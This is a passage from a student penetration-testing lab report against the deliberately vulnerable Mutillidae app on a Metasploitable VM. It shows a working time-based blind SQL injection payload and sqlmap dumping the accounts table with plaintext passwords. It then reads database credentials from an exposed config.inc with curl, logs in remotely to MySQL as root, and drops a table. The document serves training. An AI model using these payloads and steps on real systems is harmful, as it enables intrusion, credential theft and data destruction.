    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: csrf-token=SecurityIsDisabled&blog_entry='||(SELECT 0x5045526f FROM DUAL WHERE 8656=8656 AND (SELECT 6579 FROM (SELECT(SLEEP(5)))fgXm))||'&add-to-your-blog-php-submit-button=Save Blog Entry
---
[23:29:05] [INFO] testing MySQL
[23:29:05] [INFO] confirming MySQL
[23:29:05] [WARNING] reflective value(s) found and filtering out
[23:29:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.0
[23:29:05] [INFO] fetching entries of column(s) 'is_admin,mysignature,password,username' for table 'accounts' in database 'owasp10'
[23:29:08] [INFO] starting 10 threads
[23:29:09] [INFO] retrieved: 'FALSE'
[23:29:09] [INFO] retrieved: 'FALSE'
[23:29:10] [INFO] retrieved: 'FALSE'
[23:29:10] [INFO] retrieved: 'FALSE'
[23:29:10] [INFO] retrieved: 'FALSE'
[23:29:10] [INFO] retrieved: 'FALSE'
[23:29:10] [INFO] retrieved: 'FALSE'
[23:29:10] [INFO] retrieved: 'FALSE'
[23:29:10] [INFO] retrieved: 'FALSE'
[23:29:10] [INFO] retrieved: 'FALSE'
[23:29:10] [INFO] retrieved: 'I like the smell of confunk'
[23:29:10] [INFO] retrieved: 'I Love SANS'
[23:29:10] [INFO] retrieved: 'd1373 1337 speak'
[23:29:10] [INFO] retrieved: 'Jim Rome is Burning'
[23:29:10] [INFO] retrieved: 'I am a cat'
[23:29:10] [INFO] retrieved: 'Carving Fools'
[23:29:11] [INFO] retrieved: 'Scotty Do'
[23:29:11] [INFO] retrieved: 'Preparation H'
[23:29:11] [INFO] retrieved: 'Hank is my dad'
[23:29:11] [INFO] retrieved: 'Go Wildcats'
[23:29:11] [INFO] retrieved: 'password'
[23:29:11] [INFO] retrieved: 'monkey'
[23:29:11] [INFO] retrieved: 'password'
[23:29:11] [INFO] retrieved: 'samurai'
[23:29:11] [INFO] retrieved: 'password'
```



```
[23:29:12] [INFO] retrieved: 'password'
[23:29:12] [INFO] retrieved: 'jeremy'
[23:29:12] [INFO] retrieved: 'samurai'
[23:29:12] [INFO] retrieved: 'simba'
[23:29:12] [INFO] retrieved: 'jim'
[23:29:12] [INFO] retrieved: 'bobby'
[23:29:12] [INFO] retrieved: 'scotty'
[23:29:12] [INFO] retrieved: 'dreveil'
[23:29:12] [INFO] retrieved: 'FALSE'
[23:29:12] [INFO] retrieved: 'cal'
[23:29:12] [INFO] retrieved: 'FALSE'
[23:29:12] [INFO] retrieved: 'TRUE'
[23:29:13] [INFO] retrieved: 'FALSE'
[23:29:13] [INFO] retrieved: 'TRUE'
[23:29:13] [INFO] retrieved: 'FALSE'
[23:29:13] [INFO] retrieved: 'john'
[23:29:13] [INFO] retrieved: 'Do the Duggie!'
[23:29:13] [INFO] retrieved: 'Bet on S.E.T. FTW'
[23:29:13] [INFO] retrieved: 'Monkey!'
[23:29:13] [INFO] retrieved: 'Doug Adams rocks'
[23:29:13] [INFO] retrieved: 'Zombie Films Rock!'
[23:29:13] [INFO] retrieved: 'Commandline KungFu anyone?'
[23:29:13] [INFO] retrieved: 'password'
[23:29:13] [INFO] retrieved: 'set'
[23:29:13] [INFO] retrieved: '42'
[23:29:14] [INFO] retrieved: 'somepassword'
[23:29:14] [INFO] retrieved: 'adminpass'
[23:29:14] [INFO] retrieved: 'john'
[23:29:14] [INFO] retrieved: 'pentest'
[23:29:14] [INFO] retrieved: 'dave'
[23:29:14] [INFO] retrieved: 'kevin'
[23:29:14] [INFO] retrieved: 'admin'
[23:29:14] [INFO] retrieved: 'ed'
[23:29:14] [INFO] retrieved: 'adrian'
Database: owasp10
Table: accounts
[16 entries]
+----------+--------------+----------+-----------------------------+
| username | password     | is_admin | mysignature                 |
+----------+--------------+----------+-----------------------------+
| john     | monkey       | FALSE    | I like the smell of confunk |
| jeremy   | password     | FALSE    | d1373 1337 speak            |
| bryce    | password     | FALSE    | I Love SANS                 |
| samurai  | samurai      | FALSE    | Carving Fools               |
| jim      | password     | FALSE    | Jim Rome is Burning         |
| bobby    | password     | FALSE    | Hank is my dad              |
| simba    | password     | FALSE    | I am a cat                  |
| dreveil  | password     | FALSE    | Preparation H               |
| scotty   | password     | FALSE    | Scotty Do                   |
| cal      | password     | FALSE    | Go Wildcats                 |
| john     | password     | FALSE    | Do the Duggie!              |
| kevin    | 42           | FALSE    | Doug Adams rocks            |
| dave     | set          | FALSE    | Bet on S.E.T. FTW           |
| ed       | pentest      | FALSE    | Commandline KungFu anyone?  |
| admin    | adminpass    | TRUE     | Monkey!                     |
| adrian   | somepassword | TRUE     | Zombie Films Rock!          |
+----------+--------------+----------+-----------------------------+

[23:29:14] [INFO] table 'owasp10.accounts' dumped to CSV file '/Users/meetakshi/.local/share/sqlmap/output/192.168.0.103/dump/owasp10/accounts.csv'
[23:29:14] [INFO] fetched data logged to text files under '/Users/meetakshi/.local/share/sqlmap/output/192.168.0.103'

[*] ending @ 23:29:14 /2021-12-02/

2038 ➜ ~/desktop  ❯❯
```

Outcome of the Exploit:

Thus, SQL injection vulnerability in the blog entry input field has successfully been exploited by sqlmap to obtain sensitive user data. This vulnerability can be leveraged in even more ways to do several other harmful attacks on the system too.

**ii.**

Task:

To find database credentials on Mutillidae and purge a table.

Background:

- I had to change the `dbname` from `metasploitable` to `owasp10` in the /var/www/mutillidae/config.inc file in the metasploitable system to make mutillidae work on my mac's browser. On going through the /var/www/mutillidae directory, I found the web page components (php and javascript etc files) and realised that the config file (config.inc) is in the public folder (mutillidae) itself which makes it accessible via a URL. The config file was also unencrypted.
- So, I just had to go to /config.inc path in the mutillidae URL on my attack machine to find the config file containing the database credentials. Also,

while monitoring the requests for the previous question (d. i.), I also found an HTML comment in the server response that revealed the database password. The credentials will help log into the database as root and delete tables.

- Thus, due to not securing the php config file, I was able to access it through a URL via my attack machine, get the database credentials and ultimately, delete a table.

Steps Followed:

To find the credentials from the php config file, follow these steps:

➔ Go to http://<IP address>/mutillidae/config.inc. For me, the URL is `http://192.168.0.103/mutillidae/config.inc`

➔ Curl can also be used for obtaining the credentials. I executed this command on terminal:


curl `http://192.168.0.103/mutillidae/config.inc`

➔ Note the database name, host, username, password from the output.

(Optional) One can also find the database password in the HTML code using Inspect Element/Dev tools.

➔ Go to `http://192.168.0.103/mutillidae/index.php?page=view-someones-blog.php` and open Inspect Element.

➔ The following comment reveals the password to be blank i.e. there is no password.




Now that the credentials have been obtained, a table can be deleted using the following steps:

*Note that the attack machine is an Ubuntu 18.04 VM for remote mysql server access since I ran into some issues with SQL in macOS.*

➔ Start the MySQL server on the attacking machine using this command:

```
sudo systemctl start mysql
```

➔ Log into the metasploitable MySQL server remotely using the credentials obtained from the config file using the command:

```
sudo mysql -u root -p -h 192.168.0.103 --skip-ssl
```

➔ After successful login, in the mysql console, use the command: `use <database name>;` (name obtained from the config file) to access the mutillidae database.


➔ View the tables using the command: `show tables;`

➔ Delete any table as per your whim using the command: `drop table <table name>;`


Screenshots:

➔ Obtaining the IP address of the metasploitable system using ifconfig:


➔ Using curl to display the contents of the config.inc file.




Additionally, config.inc can also be accessed from the browser:




➔ Using the credentials obtained to access the mysql server of the metasploitable system:

```
meetakshi@ubuntu:~$ sudo mysql -u root -p -h 192.168.0.103 --skip-ssl
WARNING: --ssl is deprecated and will be removed in a future version. Use --ssl-mode instead.
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

➔ Viewing tables:

```
meetakshi@ubuntu:~$ sudo mysql -u root -p -h 192.168.0.103 --skip-ssl
WARNING: --ssl is deprecated and will be removed in a future version. Use --ssl-mode instead.
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------+
| Tables_in_owasp10 |
+------------------+
| accounts          |
| blogs_table       |
| captured_data     |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+------------------+
6 rows in set (0.00 sec)

mysql>
```

➔ (additional) Viewing passwords for all accounts:

```
mysql> select * from accounts;
+-----+----------+--------------+-----------------------------+----------+
| cid | username | password     | mysignature                 | is_admin |
+-----+----------+--------------+-----------------------------+----------+
|   1 | admin    | adminpass    | Monkey!                     | TRUE     |
|   2 | adrian   | somepassword | Zombie Films Rock!          | TRUE     |
|   3 | john     | monkey       | I like the smell of confunk | FALSE    |
|   4 | jeremy   | password     | d1373 1337 speak            | FALSE    |
|   5 | bryce    | password     | I Love SANS                 | FALSE    |
|   6 | samurai  | samurai      | Carving Fools               | FALSE    |
|   7 | jim      | password     | Jim Rome is Burning         | FALSE    |
|   8 | bobby    | password     | Hank is my dad              | FALSE    |
|   9 | simba    | password     | I am a cat                  | FALSE    |
|  10 | dreveil  | password     | Preparation H               | FALSE    |
|  11 | scotty   | password     | Scotty Do                   | FALSE    |
|  12 | cal      | password     | Go Wildcats                 | FALSE    |
|  13 | john     | password     | Do the Duggie!              | FALSE    |
|  14 | kevin    | 42           | Doug Adams rocks            | FALSE    |
|  15 | dave     | set          | Bet on S.E.T. FTW           | FALSE    |
|  16 | ed       | pentest      | Commandline KungFu anyone?  | FALSE    |
+-----+----------+--------------+-----------------------------+----------+
16 rows in set (0.01 sec)

mysql> select * from
```

➔ Deleting/purging the captured_data table:

```
mysql> show tables;
+-------------------+
| Tables_in_owasp10 |
+-------------------+
| accounts          |
| blogs_table       |
| captured_data     |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+-------------------+
6 rows in set (0.00 sec)

mysql> drop table captured_data;
Query OK, 0 rows affected (0.01 sec)

mysql> show tables;
+-------------------+
| Tables_in_owasp10 |
+-------------------+
| accounts          |
| blogs_table       |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+-------------------+
5 rows in set (0.00 sec)

mysql>
```

*Since I have already explained the answer in detail above, I will provide direct and brief answers to the questions below to avoid repetition. I will also allude to the content above wherever necessary.*

1. The config.inc file in the /var/www/mutillidae directory contains the credentials database of the database used by mutillidae. This file is in the public folder and is accessible by URL

2. The credentials are:
   Database host: localhost
   Database user: root
   Database password: <none>
   Database name: owasp10

3. *Note that the attack machine is an Ubuntu 18.04 VM here since I ran into some issues with SQL in macOS.*

The steps to purge a table are already mentioned in the `Steps Followed` heading. Nevertheless, here are the commands and screenshots for the same:

➔ Log into the metasploitable MySQL server remotely using the credentials obtained from the config file using the command:

```
sudo mysql -u root -p -h 192.168.0.103 --skip-ssl
```

The username is root and password is none. So, when the password prompt appears, just hit enter.

```
meetakshi@ubuntu:~$ sudo mysql -u root -p -h 192.168.0.103 --skip-ssl
WARNING: --ssl is deprecated and will be removed in a future version. Use --ssl-mode instead.
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

➔ Since the database name (as mentioned in 2.) is 'owasp10', after successful login, in the mysql console, use the command `use owasp10;` to access the mutillidae database. View the tables using the command: `show tables;`

```
meetakshi@ubuntu:~$ sudo mysql -u root -p -h 192.168.0.103 --skip-ssl
WARNING: --ssl is deprecated and will be removed in a future version. Use --ssl-mode instead.
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 14
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------+
| Tables_in_owasp10 |
+------------------+
| accounts          |
| blogs_table       |
| captured_data     |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+------------------+
6 rows in set (0.00 sec)

mysql>
```

➔ Delete/purge the captured_data table (for example). To do so, use the command `drop table captured_data;`
The change is reflected: